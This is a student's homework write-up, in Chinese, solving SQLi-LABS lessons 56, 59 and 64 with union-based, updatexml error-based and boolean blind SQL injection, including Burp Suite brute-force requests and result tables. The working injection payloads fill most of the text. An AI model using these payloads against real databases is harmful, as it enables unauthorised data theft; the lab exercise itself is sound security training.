23121677-范舒舰-6 月 10 日 web 作业 WP

SQLi-LABS-Less-56

先试用?id=1’探测是否包含单引号及是否是数字型

发现非数字型，且包含闭合符号，闭合符号可能包含单引号，不可使用报错注入

再试用?id=1”探查是否包含双引号

返回查询结果，说明不包含双引号并且包含单引号

再试用?id=1’)--+尝试闭合符号

返回了正确结果，说明闭合是’)

尝试使用 union 注入?id=1’)union select 1,2,3--+探测列数
(使用?id=1’)order by 3--+/?id=1’)order by 4--+不会返回额外数据，多一次探测)


得到有三列

使用 ?id=-1') union select 1,2,group_concat(concat(table_name,'~',column_name)) from information_schema.columns where table_schema='challenges'--+得到表名和列名

得到表名:1vqrc4alr5
列名:secret_SMB2

之后直接使用?id=-1') union select 1,2,secret_SMB2 from challenges.1vqrc4alr5--+获得秘钥


获得秘钥:tTCMe8dHLBWlPK09Drq3i5dx



尝试次数	使用 payload	使用 payload 原因
1	?Id=1’	获取闭合符号
2	?id=1”	
3	?id=1’)--+	
4	?id=1’)order by 3--+	探测列数
5	?id=-1') union select 1,2,group_concat(concat(table_name,'~',column_name)) from information_schema.columns where table_schema='challenges'--+	得到表名和列名
6	?id=-1') union select 1,2,secret_SMB2 from challenges.1vqrc4alr5--+	获得秘钥

SQLi-LABS-Less-59

先试用?id=1’探测是否包含单引号及是否是数字型



发现是数字型，无闭合符号，可以使用报错注入


使用报错注入?id=1 and updatexml(1,concat(0x7e,(database()),0x7e),1)--+获取数据库名

and 连接 updatexml()报错注入函数

使用 concat(0x7e,(database()),0x7e) 正确且以~突出显示当前数据库名

database() 返回当前数据库名

--+通用注释



得到库名为’challenges’

使用?id=1 and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='challenges'),0x7e),1)--+获取当前库所有表名

select group_concat(table_name)聚合所有表名到一个字符串

from information_schema.tables 从元数据表查询表信息

where table_schema='challenges'限定查询当前数据库的表

得到表名'43k16pht7z'

使用?id=1 and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='43k16pht7z'),0x7e),1)--+获取当前表所有列名

选择 column_name 字段获取列名


从 table_name='ycaamd115w'查询 information_schema.columns

得到列名’secret_0HBY’

使用?id=1 and updatexml(1,concat(0x7e,(select group_concat(secret_0HBY) from challenges.43k16pht7z),0x7e),1)--+获取列对应秘钥

得到秘钥’POnnerpYG0nbFnIUqi90zYWq’

输入进提交框中



尝试次数	使用 payload	使用 payload 原因
1	?Id=1’	探测报错信息
2	?id=1 and updatexml(1,concat(0x7e,(database()),0x7e),1)#	获取数据库名
3	?id=1 and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='challenges'),0x7e),1)#	获取当前库所有表名
4	?id=1 and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='43k16pht7z'),0x7e),1)#	获取当前表所有列名
5	?id=1 and updatexml(1,concat(0x7e,(select group_concat(secret_0HBY) from challenges.43k16pht7z),0x7e),1)#	获取列对应秘钥


SQLi-LABS-Less-64

使用?id=1 查看正确回显


依次尝试?id=1’--+ ?id=1”--+ ?id=1)--+等等

尝试出?id=1))--+能够正确回显，无法使用报错注入，有效回显有用信息，无法使用 union 注入，**只能使用 boolean 注入**

数据库名称为 challenges 在题干中给出
尝试?id=1)) and length(database())=10--+得出数据库的长度确实为 10
尝试?id=1)) and substr(database(),1,10)='challenges'--+得出数据库名字确实为'challenges'



之后找出 challenge 数据库里第一个表名长度?id=1)) and length((select table_name from information_schema.tables where table_schema='challenges' limit 0,1))=10--+
直接一次第一个表名成功找出长度为 10



接下来通过?id=1)) and ((ascii(substr((select table_name from information_schema.tables where table_schema='challenges' limit 0,1),x,1)))>?)--+依次二分手注得出每一位 ascii 码值
第一位 ascii 码值:52 4

第二位 ascii 码值:116 t
第三位 ascii 码值:122 z
第四位 ascii 码值:56 8
第五位 ascii 码值:120 x
第六位 ascii 码值:101 e
第七位 ascii 码值:101 e
第八位 ascii 码值:121 y
第九位 ascii 码值:109 m
第十位 ascii 码值:122 z

得出表名 4tz8xeeymz

通过?id=1)) and ((ascii(substr((select column_name from information_schema.columns where table_name='4tz8xeeymz' limit n,1),x,1)))>?)--+依次二分手注得出每一位 ascii 码值
通过改变 n=0,1,2,3 得出有四个列，即四个用户名称
但是目前已经使用了 90 余次尝试机会，剩余 30 次不足以爆破出四个列名称以及对应密码码值
探测一次?id=1)) and ((ascii(substr((select column_name from information_schema.columns where table_name='4tz8xeeymz' limit 2,1),1,1)))=115)--+得出第三列是我们需要的列，首字母为 s，遵循其他题的格式 secret_????

之后再使用?id=1)) and (ascii(substr((select secret_KL4Q from challenges.4tz8xeeymz),0,1))=1)--+d 得出秘钥

计算可得：需要二分爆破表名 10 个字符(范围 0-9,a-z)，最少 60 次尝试；二分爆破列名 4 个字符(范围 0-9,A-Z)，最少 24 次尝试；二分爆破秘钥 15 个字符(范围 0-9,a-z,A-Z)，最少需要 105 次尝试
理论上需要 $\log_2(36^{16} \cdot 62^{15}) \approx 172$ 次尝试，不能使用手注法得出秘钥。

根据以上结论应使用 burpsuite 进行集群炸弹爆破得出秘钥
(会远远超过尝试次数，仅为能够得出秘钥)

使用 burpsuite 爆破：

1. 拦截 SQLi-lab 网站(使用内置浏览器或者使用外置浏览器不屏蔽掉 localhost 或使用 ipv4 地址进行访问)

2. 将拦截内容导入 Inturder
3. 创建两个 payload


下文将使用n代替第 n 个 payload

4. 选择集群炸弹攻击
5. 设置 payload 范围(payload1 数值(需要爆破的具体位置);payload2 数值(ascii 码范围，选择 48~122))
6. 开始攻击后使用长度排序，筛选出最长(正确显示多余信息)的 payload2 为 payload1 位置的 ascii 码值

以下截取第一行内容

GET /SQL/Less-64/?id=1))%20and%20((ascii(substr((select%20table_name%20from%20information_schema.tables%20where%20table_schema=%27challenges%27%20limit%200,1),1,1)))=2)--+ HTTP/1.1


暴力破解，一共请求(122-48+1)*10 次



得出表名 f3vbm2riil

GET /SQL/Less-64/?id=1))%20and%20(ascii(substr((select%20column_name%20from%20information_schema.columns%20where%20table_name=%27f3vbm2riil%27%20limit%202,1),1,1))=2)--+ HTTP/1.1


暴力破解，一共请求(122-48+1)*4 次



请求	Payload 1	Payload 2	状态码	接收到响应	错误	超时	长度	注
124	11	78	200	86			1908	
138	9	82	200	80			1908	
19	10	52	200	22			1907	
25	8	54	200	20			1907	
4	11	48	200	38			1855	
8	11	49	200	74			1855	
92	11	70	200	88			1855	
96	11	71	200	36			1855	

得到列名：secret_6R4N

GET /SQL/Less-64/?id=1))%20and%20(ascii(substr((select%20secret_6R4N%20from%20challenges.f3vbm2riil),0,1))=1)--+ HTTP/1.1
暴力破解，一共请求(122-48+1)*15 次



请求	Payload 1	Payload 2	状态码	接收到响应	错误	超时	长度	注
1151	15	119	200	19			1908	
398	14	72	200	67			1908	
109	13	54	200	21			1908	
1100	12	116	200	77			1908	
843	11	100	200	80			1908	
330	10	68	200	44			1908	
1193	9	122	200	36			1908	
344	8	69	200	65			1908	
1095	7	116	200	44			1908	
422	6	74	200	42			1908	
1061	5	114	200	53			1908	
532	4	81	200	21			1908	
675	3	90	200	52			1908	
514	2	80	200	31			1908	
433	1	75	200	45			1908	

得到秘钥：KPZQrJtEzDdt6Hw
由于尝试次数超过 130，判为失败

尝试次数	使用 payload	使用 payload 原因
1-9	?id=1’ ?id=1”...	判断使用 boolean 注入

10	?id=1)) and length(database())=10--+	获取数据库名长度
11	?id=1)) and substr(database(),1,10)='challenges'--+	获取数据库名
12	?id=1)) and length((select table_name from information_schema.tables where table_schema='challenges' limit 0,1))=10--+	获取表名长度
13-90	?id=1)) and ((ascii(substr((select table_name from information_schema.tables where table_schema='challenges' limit 0,1),x,1)))>?)--+	得出表名
91	?id=1)) and ((ascii(substr((select column_name from information_schema.columns where table_name='4tz8xeeymz' limit 2,1),1,1)))=115)--+	判断第三列为固定格式
92-130	?id=1)) and ((ascii(substr((select column_name from information_schema.columns where table_name='4tz8xeeymz' limit 2,1),n,1)))>x)--+	得出列名
130-200	?id=1)) and (ascii(substr((select secret_KL4Q from challenges.4tz8xeeymz),0,1))=1)--+	得出秘钥
尝试次数	**使用 payload**	**使用 payload 原因**
1	?id=1)) and substr(database(),1,10)='challenges'--+	获取数据库名
2-751	GET /SQL/Less-64/?id=1))%20and%20((ascii(substr((select%20table_name%20from%20information_schema.tables%20where%20table_schema=%27challenges%27%20limit%200,1),1,1)))=2)--+ HTTP/1.1	得出表名 f3vbm2riil
752-1051	GET /SQL/Less-64/?id=1))%20and%20(ascii(substr((select%20column_name%20from%20information_schema.columns%20where%20table_name=%27f3vbm2riil%27%20limit%202,1),1,1))=2)--+ HTTP/1.1	得到列名：secret_6R4N
1052-2176	GET /SQL/Less-64/?id=1))%20and%20(ascii(substr((select%20secret_6R4N%20from%20challenges.f3vbm2riil),0,1))=1)--+ HTTP/1.1	得到秘钥：KPZQrJtEzDdt6Hw